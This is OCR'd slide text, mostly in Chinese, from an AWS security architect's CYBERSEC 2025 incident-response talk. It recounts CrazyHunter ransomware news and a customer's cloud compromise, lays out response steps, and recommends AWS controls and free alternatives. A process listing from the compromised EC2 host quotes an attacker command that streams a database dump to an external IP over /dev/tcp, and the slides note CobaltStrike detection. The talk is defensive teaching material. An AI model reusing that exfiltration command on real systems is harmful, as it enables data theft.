CYBERSEC 2025 Incident Response Forum

INCIDENT RESPONSE FORUM

Hello你的MFA被繞過了 -從真實IR案例反思雲端最佳實踐

Tim Yeh (葉俊霆)

AWS Taiwan

威脅研究員 / AWS資安架構師 Security Solution Architect

前言:

2024

[B503] 你的雲端資安夠成熟嗎? 從 AWS 資安成熟度模型檢視下一步資安策略

分場一 04 從產業資安威脅事件所學到的資安課

05 Utilizing Generative AI and Sigma Rules to Speed Up Cloud Incident Response and Cloud-Native SIEM

免費AWS中文資安演講的資源

https://hktw-resources.awscloud.com/event-material-series

Incident Response simulation


利用已知的雲端事件來模擬事情回應機制是否健全

Review your controls/detections

Review your IR playbooks/runbooks


Capture, schedule, prioritize, and track improvements & metrics

Run Security Incident Response Simulations



NIST 800-61 Incident Response Life Cycle

寫在前面



用雲端不安全

正確資安意識用雲，更能得到快速零信任資安的好處

新聞

【資安月報】2025年3月，出現專門鎖定臺灣攻擊的勒索軟體，CrazyHunter攻擊目標從醫院擴大至上市櫃公司

回顧2025年3月的資安新聞，CrazyHunter勒索軟體專門鎖定臺灣攻擊的消息，屢屢登上本月新聞版面，持續引發國內企業的憂心與關切，還有國家級駭客、供應鏈攻擊、網路安全日益複雜的消息也成為重要焦點




圖 2「Crazyhunter」架設網站公告被害對象，意圖造成民眾心理恐慌

刑事局表示，駭客於暗網設立以CrazyHunter Team為名的資料外洩恐嚇網站，其宣稱受害者都是臺灣的組織與企業，目的是顯現他們的戰績，同時也意圖造成民眾心理恐慌。據駭客聲稱內容顯示，國內已有兩家受害企業支付贖金，公開的勒索金額則在80萬至250萬美元。


關於受害者方面，目前外界傳出已有11家國內企業組織受害，林建隆表示，刑事局在31日移送地檢署偵辦時，已掌握國內有7家受害，CrazyHunter攻擊目標涵蓋學校、醫院、上市公司。**我們先前在馬偕醫院事故追蹤報導已經揭露**，包括：亞洲大學、亞洲大學醫院、馬偕紀念醫院、華城電機、彰化基督教醫院、科定企業、喬山健康科技。

這波攻擊，CrazyHunter 主要透過各種手段，最終控制地端 AD Server，派送勒索軟體並刪除所有備份（演練: 備份是否可能被遠端駭客刪除）。

實際有客戶使用雲端服務，雲端並未受駭並在地端服務中斷期間，一週內快速搬遷上雲 6 個服務(DR 演練是否包含上雲？)。

回到這次的事件

發現不對勁：資料庫異常緩慢，從 RDS 介面看到 High CPU 及連線




其實這個客戶發生過 IAM Key 外洩事件

常見的謬誤：重灌就好啦、IAM user Key 都砍掉重建啦

➔ 沒有 IR 找到 Root Cause，駭客還會從原本的漏洞打回來！

來看一下架構圖：哪裡需要改進？



- 一個AWS Account
- 使用 IAM Role 而非 IAM Key
- 人員登入有使用 Software MFA (Authenticator)
- 有開 CloudTrail
- 使用 EC2，ECS，RDS 為主
- 資料庫連線透過 Secret Manager

About IAM Role Policy Originally

EC2 Fullaccess
ECS Fullaccess
Secrectmanager Fullaccess

AmazonSSMManagedInstanceCore :

JSON policy document

```
{
  "Version" : "2012-10-17",
  "Statement" : [
    {
      "Effect" : "Allow",
      "Action" : [
        "ssm:DescribeAssociation",
        "ssm:GetDeployablePatchSnapshotForInstance",
        "ssm:GetDocument",
        "ssm:DescribeDocument",
        "ssm:GetManifest",
        "ssm:GetParameter",
        "ssm:GetParameters",
        "ssm:ListAssociations",
        "ssm:ListInstanceAssociations",
        "ssm:PutInventory",
        "ssm:PutComplianceItems",
        "ssm:PutConfigurePackageResult",
        "ssm:UpdateAssociationStatus",
        "ssm:UpdateInstanceAssociationStatus",
        "ssm:UpdateInstanceInformation"
      ],
      "Resource" : "*"
    },
    {
      "Effect" : "Allow",
      "Action" : [
        "ssmmessages:CreateControlChannel",
        "ssmmessages:CreateDataChannel",
        "ssmmessages:OpenControlChannel",
        "ssmmessages:OpenDataChannel"
      ],
      "Resource" : "*"
    },
    {
      "Effect" : "Allow",
      "Action" : [
        "ec2messages:AcknowledgeMessage",
        "ec2messages:DeleteMessage",
        "ec2messages:FailMessage",
        "ec2messages:GetEndpoint",
        "ec2messages:GetMessages",
        "ec2messages:SendReply"
      ],
      "Resource" : "*"
    }
  ]
}
```

ssm: *

User 從 DB connection 資訊追查到 EC2

連進去看了以後發現：

```
root       58266  0.0  0.5 2061192 22128 ?       Sl   Sep12   3:52  \_ /snap/amazon-ssm-agent/7994/ssm-agent-worker
root       87631  0.0  0.2  14604  8120 ?        S    Sep14   4:37 /usr/bin/python3 /usr/bin/networkd
root       99654  0.0  0.2 1232344 9256 ?        Ssl  Sep18   0:19 [rcu_par]
root      124374  0.0  0.0   8[redacted] 2612 ?  S    08:57   0:00  \_ /bin/bash -c cat /var/lib/[redacted]sql.gz > /dev/tcp/94.131.101.89/60443
```

大事不妙，DB 被打包偷到 China IP 去了!

DB 好像被盜了，而且 High CPU 可能正在被 Query DB，該怎麼辦？

A : 趕快重灌就好

C: 密碼全部換掉一輪

B: 有後門吧掃個毒

D: 保留證據，然後重建 Instance 找人來 IR

DB 好像被盜了，而且 High CPU 可能正在被 Query DB，該怎麼辦？

A : 趕快重灌就好

C: 密碼全部換掉一輪 ✓

B: 有後門吧掃個毒 ✓

D: 保留證據，然後重建 Instance 找人來 IR ✓

Quick Wins : AWS 成熟度模型可以快速先做的事情

Security governance	Assign Security contacts; Select the region(s)
Security assurance	Automate alignment with best practices using AWS Security Hub
Identity and access management	Multi-Factor Authentication; Avoid using Root and audit it; Access and role analysis with IAM Access Analyzer
Threat detection	Threat Detection with Amazon GuardDuty and review your findings; Audit API calls with AWS CloudTrail; Remediate security findings found by AWS Trusted Advisor; Billing alarms for anomaly detection
Vulnerability management	
Infrastructure protection	Limit Security Groups
Data protection	Amazon S3 Block Public Access; Analyze data security posture with Amazon Macie
Application security	AWS WAF with managed rules
Incident response	Act on Amazon GuardDuty findings

Security Hub
(Detect misconfiguration)

GuardDuty
(雲原生威脅偵測)

CloudTrail
(雲平台 log)

Trusted Advisor

AWS WAF

IAM Analyzer

All Enable MFA

Avoid Use Root

S3 Block Public

https://maturitymodel.security.aws.dev/

社群場也講一下：開源或免費替代品


Security Hub ➔ Prowler : https://github.com/prowler-cloud/prowler

CloudTrail ➔ https://github.com/timyehamazon/sansfor509/blob/main/AWS/awsCloudTrailDownloadOK.py
這邊有 script 可以免費抓下來近 90 天，缺點是每 90 天要抓一次到自己保存的地點，有維護成本不比原本保留在 S3 方便

GuardDuty ➔ 沒有好的免費替代方案，可能自己裝免費 SIEM (OpenSearch / Wazuh + Sigma Rule + CloudTrail) 是個方法


aws

Amazon GuardDuty - 運作機制說明




快速利用 Malware Scan 單次掃描：可能有後門就全掃一次吧！

掃完的結果：全中 CobaltStrike QQ：下一步？



GuardDuty Malware Scan Result : Security risk(s) detected including Gen:Variant.Trojan.Linux.**CobaltStrike**.1 on EC2 instance i-0xxxxxxxxx0

Incident response process



NIST 800-61 Incident Response Life Cycle

Image: © NIST https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-61r2.pdf

下一步？ 多線同時進行

- Recovery : 重建 EC2(VM) : Infrastructure as Code (CloudFormation)
https://maturitymodel.security.aws.dev/en/3.-efficient/infrastructure-as-code/


- Containment : Reset all password and AKSK / IAM Role

- Analysis :
  Incident Response on EC2 image : how to do it? (最好找專業的 IR 顧問)
  需要確定 Root Cause 以及駭客做了什麼 in the EC2 VM

- Detection : Continus Monitroing EC2 :
  Need something like EDR solution! – All backdoor got deleted
  → What will hacker do next? How to know?

